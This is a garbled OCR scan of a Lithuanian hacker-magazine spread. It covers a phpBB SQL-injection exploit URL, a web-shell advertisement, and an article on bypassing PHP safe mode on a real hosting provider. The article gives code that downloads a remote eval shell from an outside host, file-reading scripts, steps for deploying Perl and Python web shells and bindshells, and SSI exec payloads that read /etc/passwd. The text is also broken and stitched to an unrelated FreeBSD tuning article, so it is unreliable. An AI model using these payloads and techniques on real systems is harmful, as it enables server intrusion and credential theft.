**[Kas tai per klaida?]** Lengva numanyti, kad vartotojų *hešų* išgavimas š DB atliekamas panaudojant *sql* injekciją. Iš tiesų, žvilgtelėjus į eksploato kodą, galima pastebėti, kad jame sudaroma paprasčiausia *union* užklausa, kuri tuščią išvedimo srautą sulipdo su dar viena užklausa, kuri gauna vartotojo slaptažodžio *hešą*:

```
downloads.php?cat=-1%20UNION%20SELECT%200,user,password,0,0,0,0,0,0%20FROM%20phpbb_users%20WHERE%20user_id='Suser id'"
```

Tiesiog vaikiška klaida, tačiau dėl jos jau nukentejo nemaža serverių. Taigi nepatinkėk ir į sistemos kodą pridėk *cat* kintamojo patikrinimą, pagal programos logiką tai gali būti tik sveikas skaičius (*integer*). Taip pat gali parsiųsti atnaujinimą, kuris apdairiai laukia adresu [www.phpbb.com/phpBB/viewtopic.php?t=74505](http://www.phpbb.com/phpBB/viewtopic.php?t=74505).

#### NIX REMOTE WEB SHELL 0.5a Lite

Štai keletas skripto galimybių:

1. Autorizacijos galimybė kreipiantis į skriptą;
2. Informacija apie sistemą:

- servens;
- OS;
- privilegijos;
- e-namas katalogas;
- tavo IP;
- PHP version;
- proceso savininko ID;
- MySQL info;
- priejimo prie sisteminių bylų ir katalogų patikrinimas.
- 3. Patogi navigacija po serverio failų sistemą su plačiomis galimybėmis:
  - bylų kopijavimas, šalinimas, parsisiuntimas, peržiūra, redagavimas, išvalymas, užkrovimas;
  - pilna reikiamų bylų eilučių pakeitimo galimybė (pavyzdžiui, *access.log*);
  - katalogų kūrimas, šalinimas, archyavimas;
  - galimybė bet kokią bylą išsiųsti į nurodytą elektroninio pašto dėžutę.

#### 4. Bekdoro įdiegimas:

- galimybė su *perl/C* užbindinti nonmą jungti;
  - *connect-back* bekdoro įdiegimas su *perl/C*.
- Išsamiau apie šį skriptą gali paskaityti adresu <http://ru24-team.net>, ten pat galima prisijungti prie NIX REMOTE WEB SHELL kūrimo.



# 048

## Pakeliame geležinę uždangą

VIŠOS STANDARTINĖS ĮSILAUŽIMO Į PRIEŠIŠKAS SVETAINES SCHEMAS JAU SENAI ŽINOMOS. NUODINGASIS NULIS, *PHP-INCLUDE*, *SQL-INJECTION* — TUO NENULSTEBINSI NET DARŽELINUKŲ. GAVĘ GALIMYBĘ NUTOLUSIAME SERVERYJE VYKDYTI KOMANDAS, ĮSILAUŽELIAI SKUBA Į JĮ PERSIŪSTI PATOGŲ PHP SHELLĄ, KURIŲ DABAR PRIKURTA DAUGYBĖ — VIENAS UŽ KITA GRAŽESNI IR RYŠKESNI. NESIGINČYSIU, WEB APLINKŲ PANAUDOJIMAS SUPAPRASTINA TOLIMESNĮ GYVENIMĄ. TAČIAU KARTAIS NUTINKA GANĖTINAI LIŪDNAS REIŠKINYS, KUOMET PHP SHELLAS NEVYKDO KOMANDŲ, SERVERYJE TAIP PAT NEPAVYKSTA ĮTRAUKTI (*INCLUDE*) BYLAS, DĖL KO KYLA DAUGYBĖ KLAIDŲ. TAI IR YRA JIS — SIAUBINGASIS *PHP SAFE MODE*. DAUGELIŠ TOKIOSE SITUACIJOSE TIESIOG NULEIDŽIA RANKAS, PASITEISINDAMI BLOGŲ ORU JAPONIJOJE, TAČIAU HAKERIŲ MINTIS NESTOVI VIETOJE. JIE IŠMOKO APEITI SAUGŲ PHP REŽIMĄ.

„PHP safe mode“

apribojimų apėjimų metodai

[Jaunojo kario kursas] Visų pirma, kas gi yra tas *PHP safe mode*? Kaip parašyta dokumentacijoje — tai „bandymas išspręsti saugumo problemą“. Kalbant paprastai kalba, tai tam tikrų svarbių *php* interpretatoriaus direktyvų, konfigūracija nustatymų byloje, kuri turėtų sutrukdyti įsilaūželiui patekti į sistemą arba ją atbaidyti. Tokių direktyvų pakankamai daug. Susipažinkime su kai kuriomis iš jų:

\* *safe mode gid=1,0*. Eilutė aktyvuoja bylos savininko ir vykdomo skripto savininko gid'ų sulyginimą, kurių nesutapimo atveju skriptui uždraudžiamas priejimas prie bylos. Pavyzdžiui, jeigu tu pabandysi nuskaityti slaptažo-

džių bylą *readfile('/etc/passwd')*, kuri priklauso vartotojui *root*, tai gausi pranešimą apie klaidą

\* *open basedir= katalogo pavadinimas*. Ganėtinai niekšiška direktyva :). Jeigu tavo skriptas bando nuskaityti bylą ne iš nurodyto katalogo (pavyzdžiui, su funkcijomis *fopen()* arba *file()*), tai bus išmesta klaida, pavyzdžiui, *open basedir restriction in effect*. Tiesa, galima pabandyti nuskaityti bylą vienu katalogu aukščiau — galbūt tuomet kas nors ir išeis.

\* *safe mode\_exec dir=/katalogo/pavadinimas*. Skriptas atsisako vykdyti sisteminės programos, kurios yra už šio katalogo ribų. Iš to išplaukia, kad jeigu skriptas yra kataloge */usr/home/deep/pass*, tai įvykdyti *system(/bin/ls)* nebus jokios galimybės.

\* *disable functions=„funkcijos pavadinimas“*. Tai labai grežta direktyva, kuri leidžia administratoriui atjungti tam tikras funkcijas. Kaip tu jau tikriausiai numanai, į juodąją sąrašą paprastai patenka potencialiai pavojingos *system()*, *exec()*, *passthru()* ir *popen()*. Tiesa, yra viena maža gudrybė, kuri vis dėlto leidžia sistemoje vykdyti šias komandas, tačiau ją mes aptarsime šiek tiek vėliau. Derėtų pastebėti, kad *disable functions* išsprendė problemą, kurios iki galo neišsprendavo ankstesnė direktyva: įsilaūžėlis dabar visiškai neturi galimybes vykdyti sisteminių komandų. Kaip tu tikriausiai supranti, tokiomis sąlygomis *web shell*as neveiks ir vykdyti komandų su įprastiniu *system(\$\_GET['cmd'])* nepavyks.




Štai pagrindinės problemos, su kuriomis tau teks susidurti dirbant mašinoje, kurioje *PHP* veikia apsaugotame režime. Norint gauti daugiau informacijos apie *PHP* direktyvas ir nustatymus, tai derėtų pasinaudoti oficialia dokumentacija, kurią gali rasti svetainėje [www.php.net](http://www.php.net).

O mes tuo laiku pabandysime išmokyti aperti bent jau dalį šių grežtų apribojimų. Be abejo, remdamiesi realaus hostingo pavyzdžiu.

[Nepakeičiama praktika] Savo testams aš pasirinkau ne šiaip sau įprastinį ISP, o vieną iš labiausiai gerbiamų ir žinomų kompanijų, kurioje veikia daugybė serverių ir dirba galinga palaikymo tarnyba. Todėl viskas, ką aš toliau aprašysiu, tėsinga džiūja. Likusių hosterų daliai. Taip pat derėtų pastebėti, kad eksperimentus aš atlikinėjau ir užsienio hostinguose, todėl visus šiame straipsnyje aprašytus metodus galima sėkmingai panaudoti ir tenai. Bet neužbekime įvykiams už akių.

Šiaip jau visa ši istorija prasidėjo prieš porą mėnesių, kuomet aš užsimaniau nuaužti būtent tos pačios hostingo kompanijos, apie kurią greitai bus kalbama, serverį. Po neigų pažeidžiamu *php* skriptų paieškų aš susidūniau su banaliu neužlūpynu ir visų mėgiamu *phpBB 2.0.11*. Parsisiuntęs ir paleidęs eksplortą (<http://unixforge.org/~ssh/x/phpbb.exe>), kuris pagal idėją su teikia tešę atakuojamoje sistemoje įvykdyti laisvai pasirinkta *php* kodą, aš vietoje atsakymo gavau štai ką:

```
http://toxin.tox.u.net/forum/admin/admin_styles.php?mode=add&css=
&imp&n.qqq.php.p
[0] $s.c 5d97220e07ed3b0657490910e5434
```



2

```
Sf1en = "http://unxforge.org/ssh/x/eval shell.php.txt";
Sf1e new = "eval shell.php";
Sdata = implode("", Sf1e(Sf1en));
Sfp = fopen(Sfile new, "w");
 fputs(Sfp, Sdata);
fclose(Sfp);
```

Dabar į einamą katalogą bus įrašyta web forma, per kurią mes toliau vykdysime savo laisvai pasirinktą kodą. Tiesą sakant, mes turime kažką panašaus į php shellą, tačiau nuo normalaus shel-o jis skirsis tuo, kad mes navigacijai po FS ir darbui su bylomis naudosime savo funkcijas, kas šiek tiek nepatogu ir iš pradžių neįprasta.

Ko gero, pradžiai užteks. Važiuojam! Pats paprasčiausias mūsų

kolekcijos skriptas bus primitivus bylų peržiūros įrankis:

```
<?php
echo nl2br(htmlspecialchars(implode(", fi e('filename')"))
?

```

Cia *filename*. kaip ir reikėjo tikėtis, yra nuskartomos bys pa pavadinimas. Beje, norečiau pasakyti, kad vienas ir tas pač as užduotis galima spręsti skirtingais būdais. Niekas tau netrukdo bylą atidaryti su funkcijomis *include()*, *require()*, *file()*, o iš standartinio *fopen()* deskriptoriaus skaityti su *fread()*, *fgetc()* arba *fgetc()*. Taip net jeigu viena iš šių funkcijų atsidurs juodame uždraustų funkcijų sąrašė, greičiausiai bus galima surasti veikiantį analogą. Todėl jeigu kokia nors funkcija neveiks, derėtų pasinaudoti dokumentacija ir pėreiti per visą *see also* sąrašą. O dabar, norėdami nuskaityti, pavyzdžiui, bylą */etc/hosts*, keliaujam į *www.fakin.fakju.net/path/to/eval\_shell.php* ir į formą įterpiame mūsų kodą, tačiau be *php* tagų (*<?* ir *>?*), po ko bylos turinys turėtų būti sėkminga atvaizduotas. Pakeliui galima nustatyti ir serveryje veikiančią operacinę sistemą — tam skirta speciali funkcija *php\_uname*. Tu viską supratai teisingai, taip bus galima greitai sužinoti, ar serveryje įdiegta \*BSD ir ilgai nesvarščius liautis bandžius laukti toliau :). Pats laikas pasirūpinti disko naršymo galimybe. Skriptas pakankamai primitivus:

231

```

$dre "$home"/nuskaitomas katalogas
$ob opend r("$Sd r")// atidareme katageg ir gajname deskriptoriu (hand a)
wh e($ilen read r($ob))// nuskaityme katalogo turin
$dre2 realpath("$Sdre"),
if (is dir("$Sdre2/$ilen") - TRUE ){ $d - "$D r", } else { $d
print "$d $ilen <br><br> "; } // spausdiname turini
closed r($ob),
2

```

Ką tik mes sukūreme /b:n/s pakaitalą, kuris, tiesą sakant, ko kas dar šiek tiek kreivokas. Čia galima įdiegti daugybę kitų galimybių, pavyzdžiui, parodyti paskutinio kreipimosi į bylą laiką: `date("F d Y H:i:s.", filemtime("$dire,$flen"))`

Skriptą taip pat galima parašyti ir kitaip, panaudojant *dir* klases savybes. Katalogo turinys nuskartomas štai taip: *\$entry – \$dir->read()*. Norint sužinoti, ar tai yra byla, ar katalogas, naudoja ma funkcija *is\_dir()*. Su *is\_writable()* patikriname, ar galima rašyti į katalogą. Šiame jau išesties tekstus gali rasti čia: <http://www.ixforge.org/~ssh/x/dir.php.txt>. Ši klausima išsiaiškino. Da-





bar tam, kad iš savo kompiuterio perkeltum bylą į serverį, mes parašysime web formą. Skripto kodo aš čia nepateiksiu, nes tu jį nesunkiai rasi adresu <http://unixforge.org/~sshx/x/upload.php.txt>. Tik norečiau pastebėti, kad jį reikia užkrauti kaip atskirą *php* bylą, o ne vykdyti su eval. Aš jau minėjau, kad vieną problemą galima išspręsti skirtingais būdais, todėl jeigu tu iš esmės gerai moki *php*, tuomet sugebėsi daugelį užduočių išspręsti savaip. Būtent todėl tau tikrai praverstų bent jau *php* kalbos pagrindai.


**[Nuodingoji alternatyva]** O dabar įsivaizduok situaciją, kuomet toimesni veiksmai serveryje panaudojant PHP nėra įmanomi: administratorius skrupulingai sukonfigūravo saugų režimą, palikdamas minimalias galimybes. Tačiau išėtis kaip visada yra. Realybėje dažnokai įmanoma išnaudoti alternatyvius interpretatorius, pavyzdžiui, *Perl*. 100% tikimybė, kad jis yra diegtas sistemoje ir gali būti, kad *Apache* bus sukonfigūruotas */cgi-bin/* kataloge vykdyti *.pl* ir *.cgi* skriptus. Aš norejau pasakyti, kad jeigu PHP interpretatoriaus galimybes per daug apjauštytos, mes darome štai ką.

1. Į */cgi-bin/* užkrauname perlinį web shellą (pasinaudodami mūsų skriptais *upload.php* arba *files.php*).
2. Nustatome *Perl* interpretatoriaus buvimą vietą (vizualiai, pasinaudodami *dir.php*, arba su funkcija *file\_exists("/usr/bin/perl")*, kur grąžins *true*, jeigu tokia byla egzistuoja).
3. Web shell'e pakeičiam kelią iki *Perl*, su *chmod(rws.pl,0755)*, suteikiame jam atitinkamas priėjimo teises.
4. Naršykleje paleidžiame shellą ir, jeigu iškils problemų peržiūrime ankstesnius etapus, kad sužinotume, kurame žingsnyje buvo padaryta klaida.

Vietoje *perl* shell'o galiu tau rekomenduoti *cgi telnet.pl* (<http://unixforge.org/~sshx/x/cgi-telnet.tar.gz>) ir žymios komandos RST skriptą *r57pws.pl* (<http://rst.vold.ru/download/r57pws.txt>). Internetė galima rasti daugybę su *perl* parašytų tokio tipo įrankių, todėl su pasirinkimu problemų iškilti neturėtų.



O dabar pakalbėkime apie egzotiškesnį įsilaužimo metodą. Dabar vis labiau populiaresnė darosi kalba *Python* (tokia didele ir stora gyvate). Mes apie šią kalbą jau ne kartą rašėme, todėl tu turėtum žinoti, kad praktiškai kiekviename *\*nix* serveryje galima surasti pitono interpretatorių (paprastai */usr/bin/python* arba */usr/local/bin/python*). Iš tikrųjų, pasirodo, labai patogu nau-


doti būtent *python* shell'us. Aš tau papasakosiu apie populiarą programą *cgi-python.py*. Šio web shell'o veikimo principas toks pat, kaip ir bet kurio kito skripto. Reikia nurodyti teisingą kelią iki kalbos interpretatoriaus, perkelti bylą į */cgi-bin/* ir nepamiršti pakoreguoti jo teisių su *chmod +x*. Po to shell'as paruoštas darbui ir laukia tavo komandų. Be abejo, shell'as yra labai gerai, tačiau *bash* aplinka, pribindinta prie tam tikros jungties, dar geriau. Būtent todėl mūsų arsenalas pasipildys *wh bindshell.py*



### [Python bindshell]

Iš karto po šnekų apie pitono shellą ir backdoorą noriu tau papasakoti apie dar vieną nuostatą su *python* sukurtą įrankį. Jis labai įdomus, ir vieno išmanančio žmogaus žodžiais tariant, savotiškai unikalus. Susipažink, pats *pyWebShell*. Kas gi jame tokio neprasto? Tai ne šiaip sau eilinis web shell'as, tai bekdoras su įmontuotomis web serverio galimybėmis. Ta reikia, kad tu jį paleidi iš komandinės eilutės, kaip įprastinį bekdorą, po to per jungtį pagal nutylėjimą paleidi mažą *http* serverį. Po to su naršykle tu užėjini adresu <http://hackedmachine.com:8003> ir, o stebukle, prieš mus — patogi web aplinka (kaip web shell'e), kurią labai lengva naudoti! #\_\_CONFIG\_\_ skyrelyje galima pakeisti jungtį (PORT=8003) ir skripto namų katalogą (#homedir="/tmp"). Jeigu tu išmanai *python*, tuomet gali pats susigaudyti šio įrankio išėties tekstuose ir surasti įmontuotą funkciją, kuri skirta ftp perimimui — *ftp brut()*. Ši nuostatų agregatą gali rasti adresu <http://unixforge.org/~sshx/x/http.py>. Išskirtinis daikčiukas, skirtas specialiai tau :).





Naudojam SSI

## [SSI]

Aš negalėjau nepaminėti SSI (*Server Side Includes*). Tai .shtml ir .shtm tipo bylose naudojamos direktyvos, kurias be jokių pašalinių interpretatorių vykdo pats Apache web serveris. Su SSI galima išdarinėti pakankamai domius dalykelius, pradedant bylų įtraukimu ir baigiant sisteminių komandų vykdymu. Taigi SSI įrašomas tiesiog į web puslapio kūną (kaip, pavyzdžiui, PHP kodas) štai tokiu pavidalu:

```
<!--#direktyva="reikšmė"-->.
```

Savaime suprantama, užėjęs į svetainę, tu matai ne „<!--“ ir „-->“, o įvykdymo rezultatą. Pavyzdžiui, direktyva <!--#include="right\_menu.html"--> į puslapio html kodą įtrauks tavo nurodytą meniu. Tiesa, SSI galima naudoti ir savo klasingais tikslais. Pavyzdžiui, direktyva <!--#include file="/etc/passwd"--> į puslapio kūną įtrauks sisteminės bylos su vartotojų įrašais turinį (tai veikia ne visada, todėl jeigu direktyvoje nurodyta byla nėra įtraukta, tai dar toli gražu nereiškia, kad šiuo atveju atjungtas SSI palaikymas). Saldžiausias yra tas faktas, kad mes web serverio vardu galime vykdyti sisteminės komandas: <!--#exec cmd="uname -a;ld"--> mums išves kur kas labiau pažįstamus rezultatus!). Analogiškai bylų įtraukimas bei komandos vykdomi ir lan-ginese: <!--#include file="c:\admins\passwd.txt"--> ir <!--#exec cmd="C:\Windows\system32\cmd.exe|dir C:|-->. Žodžiu, kaip pats matai, panaudoti SSI savais klasingais tikslais ne taip jau sudėtinga. Pakanka sukurti štai tokio turinio bylą ir ją perkelti į atakuojamą serverį:

```
<html>
<body>
<!--#exec cmd="ls -la /etc/passwd"-->
</body>
</html>
```

skriptu. Tai valdantis pinavertiškas su pitonu parašytas bekdoras, kurį sukūrė hakeris SerG (už ką jam didelė pagarba). Ši programa veikia taip pat, kaip ir visi kiti įprastiniai bekdorai, komandineje eilutėje ji paleidžiama taip:


```
$ python wn bindshell.py [port] [password]
```

Jeigu skriptas bus paleistas be parametų, tai tuomet įsigalioja standartiniai nustatymai (Port 50001 password -'web-hack'). # Default # skyrelyje gali pakeisti bet kurį parametą: „ungtį, slaptažodį, komandos įvedimo kvietimą, shello išjungimo komandą ir komandas, kurios vykdomos shello krovimo metu. Atkreipk dėmesį, kad slaptažodis apsaugomas su md5, todėl prieš įveda mas nurodytą pagal nutylėjimą konfigūracijos byloje, sugeneruok savo naujo slaptažodžio hashą. Bekdoro autonus rekomenduoja tai daryti taip:


```
$ python -c "import md5,x=md5.new('your password').print x.hexdigest()
```

Galima taip pat pabandyti užkrauti bylą per FTP ir pameginti ją paleisti per www. Man taip yra pavykę net kelis kartus atidaryti bekdorą per tam tikrą jungtį. Prieš paleisdamas pitono skriptus į mūsų, būtinai ištestuok juos lokaliaje mašinoje arba draugiškame serveryje, kad būtum tikras jog jis veikia.

[The end?] Taigi metas išvadoms. Šiandien išsiaiškino, kaip veikti su aktyviuotu php safe mode ir kokių kelių eiti, kad apeitum šio režimo sukunamus apribojimus. Straipsnyje aš nepateikiau visų php skriptų — čia yra tik bendrausi ir kompaktiškausi pavyzdžiai. Juos papildyti ir sukurti naujų galesi tu pats, jeigu tik norėsi. Baigdamas pasakyčiau, kad eksperimentuoti ir



Reikia gauti bazės slaptažodį? Tai visa nesunku!



Eil nr 57 sukurtas shellas, šį kartą su perl





# 052

## Froindšaftas su velniuku

NIEKAM NE PASLAPTIS, KAD BET KURIOS OPERACINĖS SISTEMOS NUSTATYMAMS PAGAL NUTYLĖJIMĄ IKI TOBULYBĖS GANA TOLI. DĖL TO TIEMS, KAS NUOLAT TAUPO SAVO LAIKĄ IR JĖGAS KRUOPŠČIAM KONFIGŪRAVIMUI, NORI NENORI TENKA PATIRTI TAM TIKRĄ DISKOMFORTĄ SU KONKRETIEMS POREIKIAMS NEPRITAIKYTA SISTEMA. O ŠTAI TIKRAS UNIKSOIDAS (KOKS TU, BE JOKIOS ABEJONĖS, IR ESI) SU TUO NESITAIKSTYS IR PRISIKAS IKI GILIAI PASLĖPTŲ OPCIJŲ, NOREDAMAS PADIDINTI MĖGIAMOS OPERACINĖS SISTEMOS SAUGUMĄ, PATIKIMUMĄ IR GREITAVEIKĄ. TAČIAU TOKIEMS RYZTINGIEMS VEIKSMAMS GALI PRIREIKTI VADOVO, KURIS IR PATEIKIAMAS TAVO DĖMESIUI. MES PAGRINDE KALBĖSIMĖ APIE DARBASTALIO KONFIGŪRAVIMĄ, O SERVERIO ATVEJU BUS IŠSAKOMOS SPECIALIOS PASTABOS. PRADĖSIM.

## Subtilus „FreeBSD“ konfigūravimas ir optimizavimas

**[Viskam vadovauja branduolys]** Branduolys yra operacinės sistemos smegenų centras, aprepiantis viską: virtualią atmintį, procesus, signalus, semaforus, kanalus, tinklo susijungimus, failų sistemas ir, be abejo, daugybę įrenginių tvarkyklių. Kurejai įtraukia kuo daugiau įrenginių jungčių, kad operacinė sistema galėtų būti pritaikyta bet kokiai aparatinei aplinkai. Natūralu, jog mums toks variantas netinka: mes iš branduolio pašalinsime visas mums nereikalingas opcijas, modulius, tvarkykles, kas mums leis sumažinti branduolio dydį ir, žinoma, jo užimamos atminties kiekį. Be to, branduolyje pagal nutylėjimą gali nebūti tam reikalingų įrenginių protokolų palaikymo, todėl be perkompiliavimo čia neapsieisi.

**[Branduolio konfigūravimas ir perkompiliavimas]** Branduolys kompiliuojamas iš išeities tekstų, kurie yra kataloge `/usr/src/sys` (jeigu išeities tekstų nėra, pasinaudok kompaktiniu disku su distributyvu ir įrankiu `sysinstall` arba reikiamą versiją gauk su `cvs/cvsup`). Dabar pereiname į katalogą su šablonais ir padarome konfigūracijos pagal nutylėjimą bylos kopiją:

```
# cd /usr/src/sys/arch/$/conf
# cp GENERIC MYKERNEL
```

Išsiaiškinti visų opcijų viename straipsnyje neįmanoma, todėl pakalbėsime tik apie įdomiausias iš jų. Branduolio konfigūracijos byla sąlyginai suskaidyta į blokus, todėl ir opcijas aptarnėsime blokais.

```
machine 386
cpu      1386 CPU
cpu      1486 CPL
cpu      1586 CPU
cpu      1686 CPL
ident    GENERIC
maxusers 32
```

Pirmoji eilutė nurodo naudojamos mašinos architektūrą. Toliau mesnės keturios leidžia pasirinkti konkretų procesoriaus tipą. Paliekame tik eilutę su mūsų procesoriaus tipu (*1686 CPU Pentium Pro* ir aukščiau). Visas likusias arba užkomentuojame, arba pašaliname. Parametro `ident` reikšmė nurodo naujo branduolio žymę (`ident` ir konfigo pavadinimas turi būti vienodi). Ypatingai įdomus raktinis žodis `maxusers`. Sprendžiant iš pavadinimo, galima numanyti, kad šis parametras apriboja maksimalų vartotojų skaičių, tačiau su juo nurodomi kai kurių vidinių branduolio lentelių parametrai: ribinis atidarytų bylų ir paleistų procesų, tinklo buferių ir kitų dalykų skaičius (be abejo, tai turi netiesiogines įtakos ir maksimaliam sistemos vartotojų skaičiui). Keisti šią opciją reikia tik persipildžius branduolio lentelėms arba laimingiems apkrauto serverio prižiūrėtojams. Failų deskriptorių kiekį, kuris bus pereinamas pakeitus šį parametą, galima apskaičiuoti pagal formulę  $(20 + 16 * maxusers)$ . Jeigu signalų apie persipildymą nėra, `maxusers` geriau nekeisti (o letesnėse mašinose galima net pabandyti jį sumažinti, kad atlaisvintum šiek tiek atminties). Taip pat galima `maxusers` priskirti lygiu 0, tuomet sistema automatiškai parinks reikiamą

re kšmę.

Direktyva *makeoptions DEBUG* - g leidžia kompiavimo metu į branduolį įjungti derinimo informaciją. Ši opcija priskiriama ypač nepageidaujamų kategorijai, kadangi padidina branduolio dydį ir sumažina jo greitaveiką. Tiesa, ši direktyva ypač naudinga branduolio hakeriams, kurie studijuoja branduolio *dump'us*.

```

      or  GP. MATH EMULATE
options  MATH EMULATE

```

Švardintos opcijos aktyvuoja matematinio koprosesoriaus emu  
iaciją (jū re kia tik tuomet, jeigu tavo mašinoje yra 80486SX  
arba senesnis procesorius)

Judam toliau. Kitose dviejose opcijose pirmasis parametras yra būtinas (BSD ir be tinklo?), o IPv6 galimybę ne nuodėmė ir šmešl:

ptions Int.  
E

```

Però si me prie fari u sistem...
...FFS
options  UFS DIRHASH
opt ons  SOFTUPDATES


```

Pirmoji eilutė – fryškės failų sistema, be kurios dirbti gana sudėtinga. Kita eilutė aktyvuoja funkcionalumą, kuris padidina darbo su dideliais katalogais greitį tuo pačiu tam papildomai reikia operatyvines atminties). Trečiasis parametras – branduolį jungia *SoftUpdates* mechanizmą, leidžiantį apčiuopiamai padidinti rašymo į diską greitį. Tiesa, vien šios opcijos branduolyje nepakanka, *SoftUpdates* palaikymą taip pat būtina užtikrinti konkreitiems diskams. Žvilgtelėk, komandos *mount* išvedamą informaciją). Naujoms failų sistemoms tai daroma su komanda *newfs -U /dev/ad#s#*, o jau egzistuojančioms *umount -Af /;* tu-  
nėfs -n enable /dev/ad#s#. Dabar apie ne pirmines failų sis-  
temas;

```

on EXT2FS
options NFS
      MD ROOT
      NFS
      NFS ROOT
      MSDOSFS

```



Šis programa `sysinstall` idiegiam brandoje išties tekstus

```
options CD9660
options CD9660 ROOT
options PROCFS
```

